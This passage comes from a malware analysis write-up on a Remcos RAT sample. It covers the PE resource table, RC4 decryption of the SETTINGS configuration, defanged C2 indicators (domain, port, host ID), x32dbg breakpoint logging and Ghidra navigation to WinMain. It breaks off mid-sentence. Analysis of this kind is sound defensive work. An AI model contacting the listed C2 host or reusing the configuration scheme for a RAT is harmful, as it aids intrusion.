
Checking this binary on VirusTotal it has been categorised as a trojan with the name ‘remcos’ on VirusTotal and has a significant detection rate. This means we’ve likely finally hit the final stage payload of remcos. Further to this by examining the resources sections there is a ‘SETTINGS’ resource which is a known indicator of Remcos RAT. IT also has a high entropy level indicating it is likely compressed or encrypted.




name	instance	signature	location	size (18807 bytes)	file-ratio (3.90%)	hash	entropy	language	first-bytes-hex	first-bytes-text
icon	1	icon	.rsrc:0x0006D78C	1128	0.23 %	6EEC42ACD08BF787DA39B691471B6254	3.390	English-US	28 00 00 00 10 00 00 00 20 00 00 00 01 ...	(..... ..... @ .....
icon-group	123	icon-group	.rsrc:0x000720C8	62	0.01 %	1867677010A8B98518BBAD5053C9F3FB	2.623	English-US	00 00 01 00 04 00 10 10 00 00 01 00 20 ...	..... h .....
icon	2	icon	.rsrc:0x0006DBF4	2440	0.51 %	66F67DE06F53B387DE72D7419B257DD4	3.252	English-US	28 00 00 00 18 00 00 00 30 00 00 00 01 ...	(..... 0 ..... ` .....
icon	3	icon	.rsrc:0x0006E57C	4264	0.88 %	65081B1D17440ED59E9E8054927A0912	3.136	English-US	28 00 00 00 20 00 00 00 40 00 00 00 01 ...	(..... @ .....
icon	4	icon	.rsrc:0x0006F624	9640	2.00 %	3BAB1FF36E4049DB3035358ECF00DC5B	3.389	English-US	28 00 00 00 30 00 00 00 60 00 00 00 01 ...	(..... 0 ..... ` ..... % ....
rcdata	SETTINGS	unknown	.rsrc:0x00071BCC	1273	0.26 %	B4138DF25C55E5B61D9C9B62E9072DC4	7.847	neutral	76 FA D4 03 BE 43 25 36 37 EF C7 F1 C...	v ..... C % 6 7 ..... c ..... 1 .....

Decrypting the Remcos RAT Configuration Resource

Leveraging a post from the team at Morphisec who have analysed a different sample in the past highlighted how Remcos RAT uses rc4 encryption on the ‘SETTINGS’ resource to encrypt to malware configuration. Specifically it uses the first byte in this resource to define the key length, the next amount of bytes up to that key length is the key, and the rest of it is the encrypted data.



Using this in CyberChef provides what looks to be a configured C2 server and port, in addition to what may be a unique identifier and a number of other fields.





```
 IOC C2 Domain: gdyhjjdhbvxgsfe[.]gotdns[.]ch"
IOC Port: 2718
IOC Host Identifier: Rmc-JQX1JF
```


A publicly avaialble decoder by kevthehermit provides extra insight into this configuration file and what data it may contain.

Rebasing and Dynamically Resolving Imported Functions

Given the RAT is created in C++, leveraging x32dbg and Ghidra is a great way to uncover how it works at different parts of the program. Specifically if the base address between these are synced then it'll make the analysis process that much smoother. After opening in x32dbg the base address can be seen and copied in the Memory Map.



Opening the memory map in Ghidra, this can be rebased by using the house icon.




A quick and dirty way of getting context on what may be resolved from or sent to a particular API is to create a conditional breakpoint which logs the address information of all registers whenever an API call of interest is made. Breaking on LoadLibraryExW and LoadLibraryA in x32dbg by running the below command can be used as a starting point.

```
 bp LoadLibraryExW
bp LoadLibraryA
```

These can then be edited to include ‘Log Text’ similar to the below.


```
 LoadLibraryExW: eax:{a:eax} ebx:{a:ebx} ecx:{a:ecx} edx:{a:edx} ebp:{a:ebp} esp:{a:esp} esi:{a:esi} edi:{a:edi
LoadLibraryA: eax:{a:eax} ebx:{a:ebx} ecx:{a:ecx} edx:{a:edx} ebp:{a:ebp} esp:{a:esp} esi:{a:esi} edi:{a:edi}
```




By running the program, every time the breakpoint is hit, x32dbg will log the registers. Although it may seem noisy, this approach can quickly gain useful information. In this sample ‘LoadLibraryA’ appears to be used to get a handle on and load a number of functions at run time such as ‘GetComputerNameExW’, and ‘GetSystemTimes’ which are not explicitly imported by the RAT.

Examining Entry and Editing WinMain Function in Ghidra Decompiler


Examining the entrypoint in Ghidra shows 2 functions, [‘__security_init_cookie’] and ‘__scrt_common_main_seh’ which are part of C and C++ initialisation code.



The main remcos method exists inside of ‘__scrt_common_main_seh’ and can be examined. Using Ghidra the function call tress can be shown which at a high level reveals 2 custom functions of interest; however, only one doesn’t contain a single line and has substantial subfunctions ‘FUN_0040db10’.




Glancing at this function in Ghidra makes it apparent that this is the WinMain function given it is running all subfunctions; 